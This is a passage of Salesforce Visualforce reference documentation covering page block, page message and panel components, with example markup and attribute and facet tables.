body	The components that appear in the body of the page block section. If specified, the content of this facet overrides the body of the pageBlockSection tag. Note that the order in which a body facet appears in the body of a page block section component does not matter, because any facet with name="body" will control the appearance of the section body.	11.0
header	The components that appear in the title for the page block section. If specified, the content of this facet overrides the value of the title attribute. Note that the order in which a header facet appears in the body of a page block section component does not matter, because any facet with name="header" will control the appearance of the section title.	10.0

SEE ALSO:

apex:pageBlock

apex:pageBlockSectionItem

A single piece of data in an `<apex:pageBlockSection>` that takes up one column in one row. An `<apex:pageBlockSectionItem>` component can include up to two child components. If no content is specified, the column is rendered as an empty space. If one child component is specified, the content spans both cells of the column. If two child components are specified, the content of the first is rendered in the left, "label" cell of the column, while the content of the second is rendered in the right, "data" cell of the column.

Note that if you include an `<apex:outputField>` or an `<apex:inputField>` component in an `<apex:pageBlockSectionItem>`, these components do not display with their label or custom help text as they do when they are children of an `<apex:pageBlockSection>`. Also note that `<apex:pageBlockSectionItem>` components can't be rerendered; rerender the child components instead.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<tr>` tag.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<!-- Page: -->
<apex:page standardController="Account">
    <apex:form>
        <apex:pageBlock title="My Content" mode="edit">
            <apex:pageBlockButtons>
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>

            <apex:pageBlockSection title="My Content Section" columns="2">
                <apex:pageBlockSectionItem>
                    <apex:outputLabel value="Account Name" for="account__name"/>
                    <apex:inputText value="{!account.name}" id="account__name"/>
                </apex:pageBlockSectionItem>

                <apex:pageBlockSectionItem>
                    <apex:outputLabel value="Account Site" for="account__site"/>
                    <apex:inputText value="{!account.site}" id="account__site"/>
                </apex:pageBlockSectionItem>

                <apex:pageBlockSectionItem>
                    <apex:outputLabel value="Account Type" for="account__type"/>
                    <apex:inputText value="{!account.type}" id="account__type"/>
                </apex:pageBlockSectionItem>

                <apex:pageBlockSectionItem>
                    <apex:outputLabel value="Account Number" for="account__number"/>
                  <apex:inputText value="{!account.accountNumber}" id="account__number"/>
                </apex:pageBlockSectionItem>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dataStyle	String	The CSS style used to display the content of the right, "data" cell of the pageBlockSection column.		11.0	global
dataStyleClass	String	The CSS style class used to display the content of the right, "data" cell of the pageBlockSection column.		11.0	global
dataTitle	String	The text displayed when you hover over the right, "data" cell of the pageBlockSection column.		11.0	global
dir	String	The direction in which the generated HTML component is read. Possible values include "RTL" (right to left) or "LTR" (left to right).		11.0	global
helpText	String	The help text that is displayed next to this field as a hover-based tooltip, similar to the text that is displayed next to standard Salesforce fields if custom help is defined for the field in Setup. Note that help text only displays if the showHeader attribute of the parent page is set to true.		12.0	global
id	String	An identifier that allows the pageBlockSectionItem component to be referenced by other components in the page.		11.0	global
labelStyle	String	The CSS style used to display the content of the left, "label" cell of the pageBlockSection column.		11.0	global
labelStyleClass	String	The CSS style class used to display the content of the left, "label" cell of the pageBlockSection column.		11.0	global
labelTitle	String	The text displayed when you hover over the left, "label" cell of the pageBlockSection column.		11.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		11.0	global
onDataclick	String	The JavaScript invoked if the onDataclick event occurs--that is, if the user clicks the right, "data" cell of the pageBlockSection column.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onDatadblclick	String	The JavaScript invoked if the onDatadblclick event occurs--that is, if the user clicks the right, "data" cell of the pageBlockSection column twice.		11.0	global
onDatakeydown	String	The JavaScript invoked if the onDatakeydown event occurs--that is, if the user presses a keyboard key.		11.0	global
onDatakeypress	String	The JavaScript invoked if the onDatakeypress event occurs--that is, if the user presses or holds down a keyboard key.		11.0	global
onDatakeyup	String	The JavaScript invoked if the onDatakeyup event occurs--that is, if the user releases a keyboard key.		11.0	global
onDatamousedown	String	The JavaScript invoked if the onDatamousedown event occurs--that is, if the user clicks a mouse button.		11.0	global
onDatamousemove	String	The JavaScript invoked if the onDatamousemove event occurs--that is, if the user moves the mouse pointer.		11.0	global
onDatamouseout	String	The JavaScript invoked if the onDatamouseout event occurs--that is, if the user moves the mouse pointer away from the right, "data" cell of the pageBlockSection column.		11.0	global
onDatamouseover	String	The JavaScript invoked if the onDatamouseover event occurs--that is, if the user moves the mouse pointer over the right, "data" cell of the pageBlockSection column.		11.0	global
onDatamouseup	String	The JavaScript invoked if the onDatamouseup event occurs--that is, if the user releases the mouse button.		11.0	global
onLabelclick	String	The JavaScript invoked if the onLabelclick event occurs--that is, if the user clicks the left, "label" cell of the pageBlockSection column.		11.0	global
onLabeldblclick	String	The JavaScript invoked if the onLabeldblclick event occurs--that is, if the user clicks the left, "label" cell of the pageBlockSection column twice.		11.0	global
onLabelkeydown	String	The JavaScript invoked if the onLabelkeydown event occurs--that is, if the user presses a keyboard key.		11.0	global
onLabelkeypress	String	The JavaScript invoked if the onLabelkeypress event occurs--that is, if the user presses or holds down a keyboard key.		11.0	global
onLabelkeyup	String	The JavaScript invoked if the onLabelkeyup event occurs--that is, if the user releases a keyboard key.		11.0	global
onLabelmousedown	String	The JavaScript invoked if the onLabelmousedown event occurs--that is, if the user clicks a mouse button.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onLabelmousemove	String	The JavaScript invoked if the onLabelmousemove event occurs--that is, if the user moves the mouse pointer.		11.0	global
onLabelmouseout	String	The JavaScript invoked if the onLabelmouseout event occurs--that is, if the user moves the mouse pointer away from the left, "label" cell of the pageBlockSection column.		11.0	global
onLabelmouseover	String	The JavaScript invoked if the onLabelmouseover event occurs--that is, if the user moves the mouse pointer over the left, "label" cell of the pageBlockSection column.		11.0	global
onLabelmouseup	String	The JavaScript invoked if the onLabelmouseup event occurs--that is, if the user releases the mouse button.		11.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		11.0	global

SEE ALSO:

apex:pageBlockSection

apex:pageBlock

apex:pageBlockTable

A list of data displayed as a table within either an <apex:pageBlock> or <apex:pageBlockSection> component, similar to a related list or list view in a standard Salesforce page. Like an <apex:dataTable>, an <apex:pageBlockTable> is defined by iterating over a set of data, displaying information about one item of data per row. The set of data can contain up to 1,000 items, or 10,000 items when the page is executed in read-only mode.

The body of the <apex:pageBlockTable> contains one or more column components that specify what information should be displayed for each item of data, similar to a table. Unlike the <apex:dataTable> component, the default styling for <apex:pageBlockTable> matches standard Salesforce styles. Any additional styles specified with <apex:pageBlockTable> attributes are appended to the standard Salesforce styles.

Note that if you specify an sObject field as the `value` attribute for a column, the associated label for that field is used as the column header by default. To override this behavior, use the `headerValue` attribute on the column, or the column's header facet.

For Visualforce pages running API version 20.0 or higher, an <apex:repeat> tag can be contained within this component to generate columns.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated table's <tbody> tag.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.
```

```
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<!-- Page: -->

<apex:page standardController="Account">

    <apex:pageBlock title="My Content">

        <apex:pageBlockTable value="{!account.Contacts}" var="item">

            <apex:column value="{!item.name}"/>

        </apex:pageBlockTable>

    </apex:pageBlock>

</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`align`	String	The position of the rendered HTML table with respect to the page. Possible values include "left", "center", or "right". If left unspecified, this value defaults to "left".		12.0	global
`bgcolor`	String	This attribute was deprecated in Salesforce API version 18.0 and has no effect on the page.		12.0	global
`border`	String	The width of the frame around the rendered HTML table, in pixels.		12.0	global
`captionClass`	String	The style class used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		12.0	global
`captionStyle`	String	The style used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily for adding inline CSS styles.		12.0	global
`cellpadding`	String	The amount of space between the border of each list cell and its content. If the value of this attribute is a pixel length, all		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		four margins are this distance from the content. If the value of the attribute is a percentage length, the top and bottom margins are equally separated from the content based on a percentage of the available vertical space, and the left and right margins are equally separated from the content based on a percentage of the available horizontal space.			
`cellspacing`	String	The amount of space between the border of each list cell and the border of the other cells surrounding it and/or the list's edge. This value must be specified in pixels or percentage.		12.0	global
`columnClasses`	String	A comma-separated list of one or more classes associated with the list's columns, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. If more than one class is specified, the classes are applied in a repeating fashion to all columns. For example, if you specify columnClasses="classA, classB", then the first column is styled with classA, the second column is styled with classB, the third column is styled with classA, the fourth column is styled with classB, and so on.		12.0	global
`columns`	Integer	The number of columns in this page block table.		12.0	global
`columnsWidth`	String	A comma-separated list of the widths applied to each list column. Values can be expressed as pixels (for example, columnsWidth="100px, 100px").		12.0	global
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		12.0	global
`first`	Integer	The first element in the iteration visibly rendered in the page block table, where 0 is the index of the first element in the set of data specified by the value attribute. For example, if you did not want to display the first two elements in the set of records specified by the value attribute, set first="2".		12.0	global
`footerClass`	String	The style class used to display the footer (bottom row) for the rendered HTML table, if a footer facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		12.0	global
`frame`	String	The borders drawn for this page block table. Possible values include "none", "above", "below", "hsides", "vsides", "lhs", "rhs", "box", and "border". If not specified, this value defaults to "border".		12.0	global
`headerClass`	String	The style class used to display the header for the rendered HTML table, if a header facet is specified. This attribute is used		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		primarily to designate which CSS styles are applied when using an external CSS stylesheet.			
id	String	An identifier that allows the pageBlockTable component to be referenced by other components in the page.		12.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		12.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the page block table.		12.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the page block table twice.		12.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		12.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		12.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		12.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		12.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		12.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the page block table.		12.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the page block table.		12.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		12.0	global
onRowClick	String	The JavaScript invoked if the onRowClick event occurs--that is, if the user clicks a row in the page block table.		12.0	global
onRowDblClick	String	The JavaScript invoked if the onRowDblClick event occurs--that is, if the user clicks a row in the page block list table.		12.0	global
onRowMouseDown	String	The JavaScript invoked if the onRowMouseDown event occurs--that is, if the user clicks a mouse button in a row of the page block table.		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onRowMouseMove	String	The JavaScript invoked if the onRowMouseMove event occurs--that is, if the user moves the mouse pointer over a row of the page block table.		12.0	global
onRowMouseOut	String	The JavaScript invoked if the onRowMouseOut event occurs--that is, if the user moves the mouse pointer away from a row in the page block table.		12.0	global
onRowMouseOver	String	The JavaScript invoked if the onRowMouseOver event occurs--that is, if the user moves the mouse pointer over a row in the page block table.		12.0	global
onRowMouseUp	String	The JavaScript invoked if the onRowMouseUp event occurs--that is, if the user releases the mouse button over a row in the page block table.		12.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		12.0	global
rowClasses	String	A comma-separated list of one or more classes associated with the page block table's rows, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. If more than one class is specified, the classes are applied in a repeating fashion to all rows. For example, if you specify columnRows="classA, classB", then the first row is styled with classA, the second row is styled with classB, the third row is styled with classA, the fourth row is styled with classB, and so on.		12.0	global
rows	Integer	The number of rows in this page block table.		12.0	global
rules	String	The borders drawn between cells in the page block table. Possible values include "none", "groups", "rows", "cols", and "all". If not specified, this value defaults to "none".		12.0	global
style	String	The style used to display the pageBlockTable component, used primarily for adding inline CSS styles.		12.0	global
styleClass	String	The style class used to display the pageBlockTable component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		12.0	global
summary	String	A summary of the page block table's purpose and structure for Section 508 compliance.		12.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		12.0	global
value	Object	The collection of data displayed in the page block table.	Yes	12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`var`	String	The name of the variable that represents one element in the collection of data specified by the value attribute. You can then use this variable to display the element itself in the body of the pageBlockTable component tag.	Yes	12.0	global
`width`	String	The width of the entire pageBlockTable, expressed either as a relative percentage to the total amount of available horizontal space (for example, width="80%"), or as the number of pixels (for example, width="800px").		12.0	global

Facets

Facet Name	Description	API Version
`caption`	The components that appear in the caption for the page block table. Note that the order in which a caption facet appears in the body of a pageBlockTable component does not matter, because any facet with name="caption" will control the appearance of the table's caption.	12.0
`footer`	The components that appear in the footer row for the page block table. Note that the order in which a footer facet appears in the body of a pageBlockTable component does not matter, because any facet with name="footer" will control the appearance of the final row in the table.	12.0
`header`	The components that appear in the header row for the page block table. Note that the order in which a header facet appears in the body of a pageBlockTable component does not matter, because any facet with name="header" will control the appearance of the first row in the table.	12.0

SEE ALSO:

- apex:pageBlock
- apex:repeat

apex:pageMessage

This component should be used for presenting custom messages in the page using the Salesforce pattern for errors, warnings and other types of messages for a given severity. See also the pageMessages component.

Example

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
    tabStyle="Opportunity" sidebar="false">
    <p>Enter an alphabetic character for the "Close Date,"
```

```
       then click Save to see what happens.</p>
    <apex:form >
        <apex:pageBlock >
        <apex:pageMessage summary="This pageMessage will always display. Validation error

          messages appear in the pageMessages component." severity="warning" strength="3"
 />
        <apex:pageMessages />
        <apex:pageBlockButtons >
            <apex:commandButton value="Save" action="{!save}"/>
        </apex:pageBlockButtons>
            <apex:pageBlockTable value="{!opportunities}" var="opp">
                <apex:column value="{!opp.name}"/>
                <apex:column headerValue="Close Date">
                    <apex:inputField value="{!opp.closeDate}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`detail`	String	The detailed description of the information.		14.0	
`escape`	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If you do not specify escape="false", the character escape sequence displays as written. Be aware that setting this value to "false" may be a security risk because it allows arbitrary content, including JavaScript, that could be used in a malicious manner.		14.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`severity`	String	The severity of the message. Values supported are: 'confirm', 'info', 'warning', 'error'	Yes	14.0	
`strength`	Integer	The strength of the message. This controls the visibility and size of the icon displayed next to the message. Use 0 for no image, or 1-3 (highest strength, largest icon).		14.0	
`summary`	String	The summary message.		14.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
title	String	The title text for the message.		14.0	

SEE ALSO:

apex:pageMessages

apex:pageMessages

This component displays all messages that were generated for all components on the current page, presented using the Salesforce styling.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

Example

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
    tabStyle="Opportunity" sidebar="false">
    <p>Enter an alphabetic character for the "Close Date,"
       then click Save to see what happens.</p>
    <apex:form >
        <apex:pageBlock >
        <apex:pageMessages />
        <apex:pageBlockButtons >
            <apex:commandButton value="Save" action="{!save}"/>
        </apex:pageBlockButtons>
            <apex:pageBlockTable value="{!opportunities}" var="opp">
                <apex:column value="{!opp.name}"/>
                <apex:column headerValue="Close Date">
                    <apex:inputField value="{!opp.closeDate}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
escape	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If you do not specify escape="false", the character escape sequence displays as written. Be aware that setting this value to "false" may be a		14.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		security risk because it allows arbitrary content, including JavaScript, that could be used in a malicious manner.			
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`showDetail`	Boolean	A Boolean value that specifies whether to display the detail portion of the messages. If not specifed this value defaults to false.		14.0	

SEE ALSO:

apex:pageMessage

apex:panelBar

A page area that includes one or more `<apex:panelBarItem>` tags that can expand when a user clicks the associated header. When an `<apex:panelBarItem>` is expanded, the header and the content of the item are displayed while the content of all other items are hidden. When another `<apex:panelBarItem>` is expanded, the content of the original item is hidden again. An `<apex:panelBar>` can include up to 1,000 `<apex:panelBarItem>` tags.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<div>` tag.

Example

```
<!-- Page: panelBar -->

<!-- Click on Item 1, Item 2, or Item 3 to display the content of the panel -->

<apex:page>

    <apex:panelBar>

        <apex:panelBarItem label="Item 1">data 1</apex:panelBarItem>

        <apex:panelBarItem label="Item 2">data 2</apex:panelBarItem>

        <apex:panelBarItem label="Item 3">data 3</apex:panelBarItem>

    </apex:panelBar>

</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`contentClass`	String	The style class used to display the content of any panelBarItem in the panelBar component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`contentStyle`	String	The style used to display the content of any panelBarItem in the panelBar component, used primarily for adding inline CSS styles.		10.0	global
`headerClass`	String	The style class used to display all panelBarItem headers in the panelBar component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`headerClassActive`	String	The style class used to display the header of any panelBarItem when it is expanded, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`headerStyle`	String	The style used to display all panelBarItem headers in the panelBar component, used primarily for adding inline CSS styles.		10.0	global
`headerStyleActive`	String	The style used to display the header of any panelBarItem when it is expanded, used primarily for adding inline CSS styles.		10.0	global
`height`	String	The height of the panel bar when expanded, expressed either as a percentage of the available vertical space (for example, height="50%") or as a number of pixels (for example, height="200px"). If not specified, this value defaults to 100%.		10.0	global
`id`	String	An identifier that allows the panelBar component to be referenced by other components in the page.		10.0	global
`items`	Object	A collection of data processed when the panelBar is rendered. When used, the body of the panelBar component is repeated once for each item in the collection, similar to a dataTable or repeat component. See also the var attribute.		11.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`style`	String	The style used to display all portions of the panelBar component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display all portions of the panelBar component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
switchType	String	The implementation method for switching between panelBar items. Possible values include "client", "server", and "ajax". If not specified, this value defaults to "server".		10.0	global
value	Object	The ID of the panelBarItem initially selected when the panelBar is displayed.		10.0	global
var	String	The name of the variable that represents one element in the collection of data specified by the items attribute. You can then use this variable to display the element itself in the body of the panelBar component tag.		11.0	global
width	String	The width of the panel bar, expressed either as a percentage of the available horizontal space (for example, width="50%") or as a number of pixels (for example, width="800px"). If not specified, this value defaults to 100%.		10.0	global

SEE ALSO:

apex:panelBarItem

Best Practices for <apex:panelbar>

apex:panelBarItem

A section of an <apex:panelBar> that can expand or retract when a user clicks the section header. When expanded, the header and the content of the <apex:panelBarItem> is displayed. When retracted, only the header of the <apex:panelBarItem> displays.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container <div> tag.

Example

```
<!-- Page: panelBar -->

<!-- Click on Item 1, Item 2, or Item 3 to display the content of the panel -->

<apex:page>
    <apex:panelBar>
        <apex:panelBarItem label="Item 1">data 1</apex:panelBarItem>
        <apex:panelBarItem label="Item 2">data 2</apex:panelBarItem>
        <apex:panelBarItem label="Item 3">data 3</apex:panelBarItem>
    </apex:panelBar>
</apex:page>

<!-- Page: panelBarItemEvents -->

<apex:page >
```

```
  <apex:pageMessages/>

  <apex:panelBar>
    <apex:panelBarItem
          label="Item One"
          onenter="alert('Entering item one');"
          onleave="alert('Leaving item one');">

      Item one content

    </apex:panelBarItem>

    <apex:panelBarItem
          label="Item Two"
          onenter="alert('Entering item two');"
          onleave="alert('Leaving item two');">

      Item two content

    </apex:panelBarItem>
  </apex:panelBar>

</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
contentClass	String	The style class used to display the content of the panelBarItem component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
contentStyle	String	The style used to display the content of the panelBarItem component, used primarily for adding inline CSS styles.		10.0	global
expanded	String	A Boolean value that specifies whether the content of this panelBarItem is displayed.		10.0	global
headerClass	String	The style class used to display the header of the panelBarItem component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
headerClassActive	String	The style class used to display the header of the panelBarItem component when the content of the panelBarItem is displayed, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
headerStyle	String	The style used to display the header of the panelBarItem component, used primarily for adding inline CSS styles.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
headerStyleActive	String	The style used to display the header of the panelBarItem component when the content of the panelBarItem is displayed, used primarily for adding inline CSS styles.		10.0	global
id	String	An identifier that allows the panelBarItem to be referenced by other components in the page.		10.0	global
label	String	The text displayed as the header of the panelBarItem component.		10.0	global
name	Object	The name of the panelBarItem. Use the value of this attribute to specify the default expanded panelItem for the panelBar.		11.0	global
onenter	String	The JavaScript invoked when the panelBarItem is not selected and the user clicks on the component to select it.		16.0	
onleave	String	The JavaScript invoked when the user selects a different panelBarItem.		16.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global

SEE ALSO:

apex:panelBar

apex:panelGrid

Renders an HTML table element in which each component found in the body of the `<apex:panelGrid>` is placed into a corresponding cell in the first row until the number of columns is reached. At that point, the next component wraps to the next row and is placed in the first cell.

Note that if an `<apex:repeat>` component is used within an `<apex:panelGrid>` component, all content generated by the `<apex:repeat>` component is placed in a single `<apex:panelGrid>` cell. The `<apex:panelGrid>` component differs from `<apex:dataTable>` because it does not process a set of data with an iteration variable.

See also: `<apex:panelGroup>`

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<table>` tag.

Example

```
<apex:page>
    <apex:panelGrid columns="3" id="theGrid">
        <apex:outputText value="First" id="theFirst"/>
        <apex:outputText value="Second" id="theSecond"/>
        <apex:outputText value="Third" id="theThird"/>
        <apex:outputText value="Fourth" id="theFourth"/>
    </apex:panelGrid>
</apex:page>
```

The example above renders the following HTML:

```
<table id="theGrid">
    <tbody>
        <tr>
            <td><span id="theFirst">First</span></td>
            <td><span id="theSecond">Second</span></td>
            <td><span id="theThird">Third</span></td>
        </tr>
        <tr>
            <td><span id="theFourth">Fourth</span></td>
        </tr>
    </tbody>
</table>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
bgcolor	String	The background color of the rendered HTML table.		10.0	global
border	Integer	The width of the frame around the rendered HTML table, in pixels.		10.0	global
captionClass	String	The style class used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
captionStyle	String	The style used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily for adding inline CSS styles		10.0	global
cellpadding	String	The amount of space between the border of each table cell and its contents. If the value of this attribute is a pixel length, all four margins are this distance from the contents. If the value of the attribute is a percentage length, the top and bottom margins are equally separated from the content based on a percentage of the available vertical space, and the left and right margins are equally separated from the content based on a percentage of the available horizontal space.		10.0	global
cellspacing	String	The amount of space between the border of each table cell and the border of the other cells surrounding it and/or the table's edge. This value must be specified in pixels or percentage.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`columnClasses`	String	A comma-separated list of one or more CSS classes associated with the table's columns. If more than one CSS class is specified, the classes are applied in a repeating fashion to all columns. For example, if you specify columnClasses="classA, classB", then the first column is styled with classA, the second column is styled with classB, the third column is styled with classA, the fourth column is styled with classB, and so on.		10.0	global
`columns`	Integer	The number of columns in this panelGrid.		10.0	global
`dir`	String	The direction in which the generated HTML component is read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`footerClass`	String	The style class used to display the footer (bottom row) for the rendered HTML table, if a footer facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`frame`	String	The borders drawn for this table. Possible values include "none", "above", "below", "hsides", "vsides", "lhs", "rhs", "box", and "border". If not specified, this value defaults to "border". See also the rules attribute.		10.0	global
`headerClass`	String	The style class used to display the header for the rendered HTML table, if a header facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`id`	String	An identifier that allows the panelGrid component to be referenced by other components in the page.		10.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the panel grid.		10.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the panel grid twice.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
`onmousemove`	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the panel grid.		10.0	global
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the panel grid.		10.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`rowClasses`	String	A comma-separated list of one or more CSS classes associated with the table's rows. If more than one CSS class is specified, the classes are applied in a repeating fashion to all rows. For example, if you specify columnRows="classA, classB", then the first row is styled with classA, the second row is styled with classB, the third row is styled with classA, the fourth row is styled with classB, and so on.		10.0	global
`rules`	String	The borders drawn between cells in the table. Possible values include "none", "groups", "rows", "cols", and "all". If not specified, this value defaults to "none". See also the frames attribute.		10.0	global
`style`	String	The style used to display the panelGrid component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the panelGrid component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`summary`	String	A summary of the table's purpose and structure for Section 508 compliance.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`width`	String	The width of the entire table, expressed either as a relative percentage to the total amount of available horizontal space (for example, width="80%"), or as the number of pixels (for example, width="800px").		10.0	global

Facets

Facet Name	Description	API Version
caption	The components that appear in the caption for the table. Note that the order in which a caption facet appears in the body of a panelGrid component does not matter, because any facet with name="caption" will control the appearance of the table's caption.	10.0
footer	The components that appear in the footer row for the table. Note that the order in which a footer facet appears in the body of a panelGrid component does not matter, because any facet with name="footer" will control the appearance of the final row in the table.	10.0
header	The components that appear in the header row for the table. Note that the order in which a header facet appears in the body of a panelGrid component does not matter, because any facet with name="header" will control the appearance of the first row in the table.	10.0

SEE ALSO:

apex:panelGroup

apex:panelGroup

A container for multiple child components so that they can be displayed in a single panelGrid cell. An `<apex:panelGroup>` must be a child component of an `<apex:panelGrid>`.

Example

```
<apex:page>
    <apex:panelGrid columns="3" id="theGrid">
        <apex:outputText value="First" id="theFirst"/>
        <apex:outputText value="Second" id="theSecond"/>
        <apex:panelGroup id="theGroup">
            <apex:outputText value="Third" id="theThird"/>
            <apex:outputText value="Fourth" id="theFourth"/>
        </apex:panelGroup>
    </apex:panelGrid>
</apex:page>
```

The example above renders the following HTML:

```
<table id="theGrid">
    <tbody>
        <tr>
            <td><span id="theFirst">First</span></td>
            <td><span id="theSecond">Second</span></td>
            <td><span id="theGroup">
                    <span id="theThird">Third</span>
                    <span id="theFourth">Fourth</span>
                </span></td>
        </tr>
    </tbody>
</table>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the panelGrid component to be referenced by other components in the page.		10.0	global
